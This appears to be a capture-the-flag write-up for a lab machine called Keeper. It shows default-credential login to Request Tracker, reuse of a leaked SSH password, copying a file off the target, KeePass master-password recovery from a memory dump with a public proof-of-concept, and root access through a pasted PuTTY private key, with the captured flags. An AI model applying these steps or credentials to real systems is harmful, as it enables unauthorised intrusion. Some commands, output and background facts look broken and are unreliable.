



Information Gathering

1) Found open ports from initial scan

```
(vigneswar@vigneswar)-[~]
$ nmap 10.10.11.227
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-14 11:11 IST
Nmap scan report for 10.10.11.227
Host is up (0.43s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 49.11 seconds
```

2) Found a login page



3) Found default credentials



Best Practical Solutions

<https://forum.bestpractical.com> › forgot-admin-passwo... ⋮

Forgot admin password of RT - RT Users

13-Nov-2018 — NOTE: The default credentials for RT are: **User: **root**** **Pass: password** Not changing the root password from the default is a ****SECURITY**** risk!

Default password - RT Users	31 Jul 2007
RT 4.4.4 and AD ExternalAuth - RT Users	13 Dec 2019
RT 4.4.4 Mailgate configuration	10 Jun 2020
Installing RTIR on RT 4.4.4	26 Feb 2020
More results from forum.bestpractical.com	

4) Logged in with creds

5) Found a user password

Modify the user lnorgaard

tickets.keeper.htb/rt/Admin/Users/Modify.html?id=27

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Identity

Username: lnorgaard (required)
 Email: lnorgaard@keeper.htb
 Real Name: Lise Nargaard
 Nickname: Lise
 Unix login: lnorgaard
 Language: Danish
 Timezone: System Default (Europe/Berlin)
 Extra info: Helpdesk Agent from Korsbæk

Access control

☒ Let this user access RT
☒ Let this user be granted rights (Privileged)
 root's current password:
 New password:
 Retype Password:

Comments about this user

New user. Initial password set to Welcome2023!

Location

Organization:
 Address1:
 Address2:
 City:
 State:
 Zip:
 Country:

Phone numbers

Home:
 Work:
 Mobile:
 Pager:

Manage user data

Download User Information

User Data	User Tickets	User Transactions
Core user data	Tickets with this user as a requestor	Ticket transactions this user created

Remove User Information

Anonymize User	Replace User	Delete User
Clear core user data, set anonymous username	Replace this user's activity records with "Nobody" user	Delete this user, tickets associated with this user must be deleted

Vulnerability Assessment

1) Checked for password reuse

```
(vigneswar@vigneswar)-[~]
$ ssh lnorgaard@10.10.11.227
lnorgaard@10.10.11.227's password:
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-78-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage
You have mail.
Last login: Tue Aug 8 11:31:22 2023 from 10.10.14.23
lnorgaard@keeper:~$
```

Exploitation

1) Got user flag

```
lnorgaard@keeper:~$ cat user.txt
655633f22f2d94fca7a2db57125d2ab9
lnorgaard@keeper:~$
```

Privilege Escalation

1) Enumerated the machine

```
lnorgaard@keeper:~$ netstat -antp
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:22             0.0.0.0:*                LISTEN      127.0.0.1:22
tcp        0      0 0.0.0.0:80             0.0.0.0:*                LISTEN      127.0.0.1:80
tcp        0      0 127.0.0.1:53           0.0.0.0:*                LISTEN      127.0.0.1:53
tcp        0      0 127.0.0.1:3306         0.0.0.0:*                LISTEN      127.0.0.1:3306
tcp        0      0 127.0.0.1:9000         0.0.0.0:*                LISTEN      127.0.0.1:9000
tcp        0      0 127.0.0.1:25          0.0.0.0:*                LISTEN      127.0.0.1:25
tcp        0  104 10.10.11.227:22        10.10.16.3:41052        ESTABLISHED 127.0.0.1:22
tcp        0    1 10.10.11.227:33040     1.1.1.1:53              SYN_SENT    127.0.0.1:22
tcp6       0      0 :::22                 :::*                    LISTEN      127.0.0.1:22
tcp6       0      0 :::80                 :::*                    LISTEN      127.0.0.1:80
tcp6       0      0 :::1:25               :::*                    LISTEN      127.0.0.1:25
```

2) Found a zip file

```
lnorgaard@keeper:~$ ls
RT30000.zip  user.txt
lnorgaard@keeper:~$
```

```
lnorgaard@keeper:~$ python3 -m http.server -b 10.10.11.227 8080
Serving HTTP on 10.10.11.227 port 8080 (http://10.10.11.227:8080/) ...
10.10.16.3 - - [14/Nov/2023 07:12:16] "GET /RT30000.zip HTTP/1.1" 200 -
```

```
(vigneswar@vigneswar)-[~/keeper]
$ wget http://10.10.11.227:8080/RT30000.zip
--2023-11-14 11:42:15-- http://10.10.11.227:8080/RT30000.zip
Connecting to 10.10.11.227:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 87391651 (83M) [application/zip]
Saving to: 'RT30000.zip'

RT30000.zip           100%[====>] 83.34M  325KB/s  in 4m 52s

2023-11-14 11:47:07 (292 KB/s) - 'RT30000.zip' saved [87391651/87391651]
```

3) Found a dump file

```
(vigneswar@vigneswar)-[~/keeper]
$ ls
KeepassDumpFull.dmp  passcodes.kdbx  RT30000.zip
```

What is a KDBX file?

KDBX files mostly belong to [KeePass](#) by Dominik Reichl. KDBX file format is associated with the KeePass software developed by Bruce Schneier.

- **Main Use:** KeePass is a free password managing application that ensures multiple usernames and associated passwords for Windows, email accounts, websites are securely saved in one database. The database file is given the KDBX extension. The KDB in KDBX file stands for KeePass DataBase. The KDBX database is encrypted using the Twofish algorithm that supports the AES (Advanced Encryption Standard). Apart from the passwords, the usernames and other notes in the KDBX files are encrypted as well. The contents of the KDBX database can only be decrypted with the help of the master key whose components are hashed using the SHA-256 hash function.
- **Additional Information:** The initial release of the KeePass software using [KDB](#) file extension to store the password details instead of the KDBX file extension. The KDBX file format was introduced from KeePass 2 onwards. The latest version of the KeePass software, KeePass 2.47 can be also installed on Linux and macOS platforms besides the originally supported Windows environment.


How can I open a KDBX file?

You need a suitable software like [KeePass](#) from [Dominik Reichl](#) to open a KDBX file. Without proper software you will receive a Windows message "How do you want to open this file?" or "Windows cannot open this file" or a similar Mac/iPhone/Android alert. If you cannot open your KDBX file correctly, try to right-click or long-press the file. Then click "Open with" and choose an application. You can also display a KDBX file directly in the browser. Just drag the file onto this browser window and drop it.

4) Found a tool to extract password from dump

The screenshot shows the GitHub repository page for 'keepass-dump-masterkey' by user 'CMEPW'. The repository is public and has 4 watchers, 8 forks, and 68 stars. It is on the 'main' branch with 1 branch and 1 tag. The commit history shows 'enaytal init projet' on May 18 with 2 commits. The file list includes 'img', 'README.md', and 'poc.py', all committed on May 18. The README.md file is expanded, showing the repository name 'keepass-dump-masterkey' and a 'Usage' section with the command 'python3 poc.py <PathToDmp>'. The right sidebar contains an 'About' section describing the script as a tool to retrieve the master password of a KeePass database (version <= 2.53.1), and a 'Releases' section showing 'V1.0.0 Latest' on May 18.

```
(vigneswar@vigneswar)-[~/keeper/keepass-dump-masterkey]
$ python3 poc.py ../KeepPassDumpFull.dmp
2023-11-14 12:47:07,519 [.] [main] Opened ../KeepPassDumpFull.dmp
Possible password: ●,dgrod med flode
Possible password: ●ldgrod med flode
Possible password: ●`dgrod med flode
Possible password: ●-dgrod med flode
Possible password: ●'dgrod med flode
Possible password: ●]dgrod med flode
Possible password: ●Adgrod med flode
Possible password: ●Idgrod med flode
Possible password: ●:dgrod med flode
Possible password: ●=dgrod med flode
Possible password: ●_dgrod med flode
Possible password: ●cdgrod med flode
Possible password: ●Mdgrod med flode
```



the password is rødgrød emd fløde

5) found password putty ssh key

Title: keeper.htb (Ticketing Server)

Username: root

Password: F4><3K0nd!

URL: https://example.com

Tags:

Expires: 19/05/23 2:00 PM

Notes:


```

Putty-User-Key-File-3: ssh-rsa
Encryption: none
Comment: rsa-key-20230519
Public-Lines: 6
AAAAAB3NzeClyZjEAAAADAAQABAAQACnVqse/hMswGBRQcPsC/EwyJvc8Wpud/D
8rCZV30ZbFEF09z0PNUn4DisceXB4x1KtuH0i8vPIRRIExsBbn+mCpBLHBO+8IT
EHTC3ChyRYx899PKSSqKDXUzZfJ4FBAXqkojdLHIMvh7ZyJNAY34lfcFC+LM
CJ/c6tOz2laFfcVj+2bnR6UUVRB4thmJca29/Aq2p9BkdDGSiH8F8eanlBAITtu
PVpU2CenSUPDUJaw7wll56qC28w6gqshn2LGOxXup6+LOjxGNntA2zJ38P1FTZQ
LxPVTWUKT8u8ujnnLk0kfnM4+bJ8g7MXLqbrtgr5ywf6Ccx0Et
Private-Lines: 14
AABAQCB0dgBvETI8/UFNdGpX2hnXTPZKSzQoxkicDw6VR+1ye/t/dOS2y/bnr6j
oDnIwZdo7hTpJ5ZjdmzwnVCCnNlc45cb3hXK3IYHe07psTuGayYCSZW5Gn8ZCih
kmyZTZOV9eqID6P1uB6AXSkuwc03h97zOyif6p+XgcYXwkp44/otK4ScFhEputY
f7n24kvl0WIBQThsilKkcz3/Cz7BdCkn+Lv8iyA6VF0p14cFTM9Lsd7h/plLjZt
YkCew1DZuYnYOGQx+HYW6WQ4V6rCwpsMSMLD450XJ4zGLN8aw5KO1/TccbtgWlvz
UXjcCAvIPpmSXB19UG8JITpgORyhAAAAGQD2kthSA+JAScc04ZIVagCge1Qa8IW5
OxG8eocMW8DhhbvL6YKAFeVj3xeahXexlVwUOcDXOT7IOQSV2sUw7E7lcv/ExGz
in6qyp3R4yAaV7PIMtLTgBkqs4AA3rcJZpJb01AZB8TBK91QIZGOSwI3/uYrlZlr
SsGN1FBK/meH9QAAAEArbz8aWansqPTE+GYe8Nq3G2R1PYhp5yXpxiE89L87NIV
09yqQ7Aec+C24TOykiwPaORlmMe+Nyaxss/qc7o9TnHNPFJ5iRvIXanT4F2WEEa
    
```

6) Converted it to ssh private key

```

(vigneswar@vigneswar)-[~/keeper]
$ puttygen -o private-openssh putty -o id_rsa
    
```

7) Logged in with private key

```

(vigneswar@vigneswar)-[~/keeper]
$ chmod 400 id_rsa

(vigneswar@vigneswar)-[~/keeper]
$ ssh root@10.10.11.227 -i id_rsa
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-78-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

You have new mail.
Last login: Tue Aug  8 19:00:06 2023 from 10.10.14.41
root@keeper:~#
    
```

8) Got root flag

```

root@keeper:~# cat root.txt
ccc17a11b3ab0f58c36c3cc1e8465fbe
root@keeper:~#
    
```